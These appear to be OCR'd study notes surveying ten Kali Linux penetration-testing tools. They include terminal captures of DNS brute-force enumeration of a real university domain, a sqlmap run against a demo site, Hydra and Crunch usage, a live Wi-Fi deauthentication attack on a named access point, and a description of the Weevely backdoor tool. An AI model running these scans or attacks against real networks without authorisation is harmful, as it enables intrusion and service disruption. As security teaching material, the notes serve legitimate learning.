
10 tools from kali:

Information Gathering

- DNSENUM:

  Usage- dnsenum [options] <doman to find sub domains>


```
┌──(kali㉿kali)-[~]
└─$ dnsenum vit.ac.in
dnsenum VERSION:1.2.6

-----   vit.ac.in   -----


Host's addresses:
__________________

vit.ac.in.                               5        IN    A        136.233.9.13


Name Servers:
______________

ns-1067.awsdns-05.org.                   5        IN    A        205.251.196.43
ns-865.awsdns-44.net.                    5        IN    A        205.251.195.97
ns-389.awsdns-48.com.                    5        IN    A        205.251.193.133
ns-1772.awsdns-29.co.uk.                 5        IN    A        205.251.198.236


Mail (MX) Servers:
___________________

aspmx.l.google.com.                      5        IN    A        172.253.118.27
alt3.aspmx.l.google.com.                 5        IN    A        142.250.115.26
alt4.aspmx.l.google.com.                 5        IN    A        64.233.171.26
alt1.aspmx.l.google.com.                 5        IN    A        173.194.202.27
alt2.aspmx.l.google.com.                 5        IN    A        142.250.141.26


Trying Zone Transfers and getting Bind Versions:
_________________________________________________


Trying Zone Transfer for vit.ac.in on ns-1067.awsdns-05.org ...
AXFR record query failed: corrupt packet

Trying Zone Transfer for vit.ac.in on ns-865.awsdns-44.net ...
AXFR record query failed: corrupt packet

Trying Zone Transfer for vit.ac.in on ns-389.awsdns-48.com ...
AXFR record query failed: corrupt packet

Trying Zone Transfer for vit.ac.in on ns-1772.awsdns-29.co.uk ...
AXFR record query failed: corrupt packet
```



```
Brute forcing with /usr/share/dnsenum/dns.txt:
_______________________________________________

autodiscover.vit.ac.in.                  5        IN    CNAME    webmail.vit.ac.in.
webmail.vit.ac.in.                       5        IN    A        182.79.4.233
elections.vit.ac.in.                     5        IN    A        136.233.9.65
mail.vit.ac.in.                          5        IN    A        136.233.9.59
mx1.vit.ac.in.                           5        IN    CNAME    aspmx.l.google.com.
aspmx.l.google.com.                      5        IN    A        64.233.170.26
mx2.vit.ac.in.                           5        IN    CNAME    alt1.aspmx.l.google.com.
alt1.aspmx.l.google.com.                 5        IN    A        173.194.202.27
mx3.vit.ac.in.                           5        IN    CNAME    alt2.aspmx.l.google.com.
alt2.aspmx.l.google.com.                 5        IN    A        142.250.141.27
smtp.vit.ac.in.                          5        IN    A        182.79.4.232
staging.vit.ac.in.                       5        IN    A        136.233.9.12
web.vit.ac.in.                           5        IN    A        136.233.9.22
webmail.vit.ac.in.                       5        IN    A        182.79.4.233
www.vit.ac.in.                           5        IN    CNAME    vit.ac.in.
vit.ac.in.                               5        IN    A        136.233.9.13


vit.ac.in class C netranges:
_____________________________

 136.233.9.0/24
 182.79.4.0/24


Performing reverse lookup on 512 ip addresses:
_______________________________________________


0 results out of 512 IP addresses.


vit.ac.in ip blocks:
_____________________


done.
```


This tool provides all the subdomains that a given domain could have. Uses bruteforce/Dictionary based attacks for providing to its purpose.

- Legion:
  Powerful GUI based port scanning tool that primarily uses nmap scans to collect details about an IP/ range of IPs.
  This can detect most of the information like open-ports, Server, Operating system
  Also executes bruteForce and dictionary attacks.




Vulnerability Analysis

- Nessus:
  identify security vulnerabilities and misconfigurations in computer systems, network devices, and applications




Web Application Analysis

- Burpsuite:
  This is a proxy based tool that is used to intercept, modify and tamper the requests sent from/to the servers. This can also perform reverse engineering for decryption purposes and a lot more.




- Dirbuster
  GUI based tool, uses bruteforce and dictionary attacks to find directories linked to the provided domain name.



Database Assessment


- Sqlmap
  Performs complete scan on the type of database, version, company, Server tables etc.



```
$ sqlmap --wizard
                                 {1.7.8#stable}

                                 https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end u
ser's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are no
t responsible for any misuse or damage caused by this program

[*] starting @ 15:45:35 /2023-09-15/

[15:45:35] [INFO] starting wizard interface
Please enter full target URL (-u): testfire.net
POST data (--data) [Enter for None]:
[15:45:51] [WARNING] no GET and/or POST parameter(s) found for testing (e.g. GET parameter 'id' in 'http://www.site.
com/vuln.php?id=1'). Will search for forms
Injection difficulty (--level/--risk). Please choose:
[1] Normal (default)
[2] Medium
[3] Hard
> 2
Enumeration (--banner/--current-user/etc). Please choose:
[1] Basic (default)
[2] Intermediate
[3] All
> 2

sqlmap is running, please wait..

[1/1] Form:
GET http://testfire.net/search.jsp?query=
do you want to test this form? [Y/n/q]
> Y
Edit GET data [default: query=]: query=
do you want to fill blank fields with random values? [Y/n] Y
```

Password Attack

- Hydra:
  Hydra is a password attack tool that takes input of dictionary files containing keywords related to the login page and bruteforces



```
$ hydra | grep --color=auto '^\|Supported services:'; hydra-wizard
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizatio
way).

Syntax: hydra [[[-l LOGIN|-L FILE] [-p PASS|-P FILE]] | [-C FILE]] [-e nsr] [-o FILE] [-t TASKS] [-M FILE [-T TASKS]
ODULE_OPT] [service://server[:PORT][/OPT]]

Options:
  -l LOGIN or -L FILE  login with LOGIN name, or load several logins from FILE
  -p PASS  or -P FILE  try password PASS, or load several passwords from FILE
  -C FILE   colon separated "login:pass" format, instead of -L/-P options
  -M FILE   list of servers to attack, one entry per line, ':' to specify port
  -t TASKS  run TASKS number of connects in parallel per target (default: 16)
  -U        service module usage details
  -m OPT    options specific for a module, see -U output for information
  -h        more command line options (COMPLETE HELP)
  server    the target: DNS, IP or 192.168.0.0/24 (this OR the -M option)
  service   the service to crack (see below for supported protocols)
  OPT       some service modules support additional input (-U for module help)

Supported services: adam6500 asterisk cisco cisco-enable cobaltstrike cvs firebird ftp[s] http[s]-{head|get|post} ht
ram|digest}md5][s] memcached mongodb mssql mysql nntp oracle-listener oracle-sid pcanywhere pcnfs pop3[s] postgres r
ks5 ssh sshkey svn teamspeak telnet[s] vmauthd vnc xmpp

Hydra is a tool to guess/crack valid login/password pairs.
Licensed under AGPL v3.0. The newest version is always available at;
https://github.com/vanhauser-thc/thc-hydra
Please don't use in military or secret service organizations, or for illegal
purposes. (This is a wish and non-binding - most such people do not care about
laws and ethics anyway - and tell themselves they are one of the good ones.)

Example:  hydra -l user -P passlist.txt ftp://192.168.0.1
```

- Crunch
  This is a wordlist generator tool that can be used to generate lists provided the minimum and maximum number

of characters.

```
┌──(kali㉿kali)-[~]
└─$ crunch 4 6
Crunch will now generate the following amount of data: 2235983568 bytes
2132 MB
2 GB
0 TB
0 PB
Crunch will now generate the following number of lines: 321254128
aaaa
aaab
aaac
aaad
aaae
aaaf
aaag
aaah
aaai
aaaj
aaak
aaal
```

Wireless Hacking tool

- Aircrack-ng:
  This is a wifi hacking tool that can be used to manipulate the connections to users.
  #####To use this tool you will need an external wireless adapter that supports monitor mode######

```
┌──(root㉿kali)-[~]
└─# sudo aireplay-ng --deauth 0 -a B8:C1:A2:43:24:8C wlan0
03:49:05  Waiting for beacon frame (BSSID: B8:C1:A2:43:24:8C) on channel 11
NB: this attack is more effective when targeting
a connected wireless client (-c <client's mac>).
03:49:05  Sending DeAuth (code 7) to broadcast -- BSSID: [B8:C1:A2:43:24:8C]
03:49:05  Sending DeAuth (code 7) to broadcast -- BSSID: [B8:C1:A2:43:24:8C]
03:49:06  Sending DeAuth (code 7) to broadcast -- BSSID: [B8:C1:A2:43:24:8C]
03:49:06  Sending DeAuth (code 7) to broadcast -- BSSID: [B8:C1:A2:43:24:8C]
03:49:07  Sending DeAuth (code 7) to broadcast -- BSSID: [B8:C1:A2:43:24:8C]
03:49:07  Sending DeAuth (code 7) to broadcast -- BSSID: [B8:C1:A2:43:24:8C]
03:49:08  Sending DeAuth (code 7) to broadcast -- BSSID: [B8:C1:A2:43:24:8C]
03:49:08  Sending DeAuth (code 7) to broadcast -- BSSID: [B8:C1:A2:43:24:8C]
03:49:09  Sending DeAuth (code 7) to broadcast -- BSSID: [B8:C1:A2:43:24:8C]
03:49:09  Sending DeAuth (code 7) to broadcast -- BSSID: [B8:C1:A2:43:24:8C]
03:49:10  Sending DeAuth (code 7) to broadcast -- BSSID: [B8:C1:A2:43:24:8C]
03:49:10  Sending DeAuth (code 7) to broadcast -- BSSID: [B8:C1:A2:43:24:8C]
03:49:10  Sending DeAuth (code 7) to broadcast -- BSSID: [B8:C1:A2:43:24:8C]
03:49:11  Sending DeAuth (code 7) to broadcast -- BSSID: [B8:C1:A2:43:24:8C]
03:49:11  Sending DeAuth (code 7) to broadcast -- BSSID: [B8:C1:A2:43:24:8C]
03:49:12  Sending DeAuth (code 7) to broadcast -- BSSID: [B8:C1:A2:43:24:8C]
03:49:12  Sending DeAuth (code 7) to broadcast -- BSSID: [B8:C1:A2:43:24:8C]
03:49:13  Sending DeAuth (code 7) to broadcast -- BSSID: [B8:C1:A2:43:24:8C]
03:49:13  Sending DeAuth (code 7) to broadcast -- BSSID: [B8:C1:A2:43:24:8C]
03:49:14  Sending DeAuth (code 7) to broadcast -- BSSID: [B8:C1:A2:43:24:8C]
03:49:14  Sending DeAuth (code 7) to broadcast -- BSSID: [B8:C1:A2:43:24:8C]
03:49:15  Sending DeAuth (code 7) to broadcast -- BSSID: [B8:C1:A2:43:24:8C]
03:49:15  Sending DeAuth (code 7) to broadcast -- BSSID: [B8:C1:A2:43:24:8C]
03:49:16  Sending DeAuth (code 7) to broadcast -- BSSID: [B8:C1:A2:43:24:8C]
03:49:16  Sending DeAuth (code 7) to broadcast -- BSSID: [B8:C1:A2:43:24:8C]
03:49:16  Sending DeAuth (code 7) to broadcast -- BSSID: [B8:C1:A2:43:24:8C]
03:49:17  Sending DeAuth (code 7) to broadcast -- BSSID: [B8:C1:A2:43:24:8C]
03:49:17  Sending DeAuth (code 7) to broadcast -- BSSID: [B8:C1:A2:43:24:8C]
03:49:18  Sending DeAuth (code 7) to broadcast -- BSSID: [B8:C1:A2:43:24:8C]
03:49:18  Sending DeAuth (code 7) to broadcast -- BSSID: [B8:C1:A2:43:24:8C]
03:49:19  Sending DeAuth (code 7) to broadcast -- BSSID: [B8:C1:A2:43:24:8C]
03:49:19  Sending DeAuth (code 7) to broadcast -- BSSID: [B8:C1:A2:43:24:8C]
03:49:20  Sending DeAuth (code 7) to broadcast -- BSSID: [B8:C1:A2:43:24:8C]
03:49:20  Sending DeAuth (code 7) to broadcast -- BSSID: [B8:C1:A2:43:24:8C]
03:49:21  Sending DeAuth (code 7) to broadcast -- BSSID: [B8:C1:A2:43:24:8C]
03:49:21  Sending DeAuth (code 7) to broadcast -- BSSID: [B8:C1:A2:43:24:8C]
03:49:22  Sending DeAuth (code 7) to broadcast -- BSSID: [B8:C1:A2:43:24:8C]
03:49:22  Sending DeAuth (code 7) to broadcast -- BSSID: [B8:C1:A2:43:24:8C]
03:49:23  Sending DeAuth (code 7) to broadcast -- BSSID: [B8:C1:A2:43:24:8C]
03:49:23  Sending DeAuth (code 7) to broadcast -- BSSID: [B8:C1:A2:43:24:8C]
03:49:23  Sending DeAuth (code 7) to broadcast -- BSSID: [B8:C1:A2:43:24:8C]
03:49:24  Sending DeAuth (code 7) to broadcast -- BSSID: [B8:C1:A2:43:24:8C]
03:49:24  Sending DeAuth (code 7) to broadcast -- BSSID: [B8:C1:A2:43:24:8C]
```

A de-authentication attack has been executed on this example.

Post Exploitation tools

- Weevely:
  This is a post exploit tool that can be used to create backdoors and access it respectively after injecting it to a device.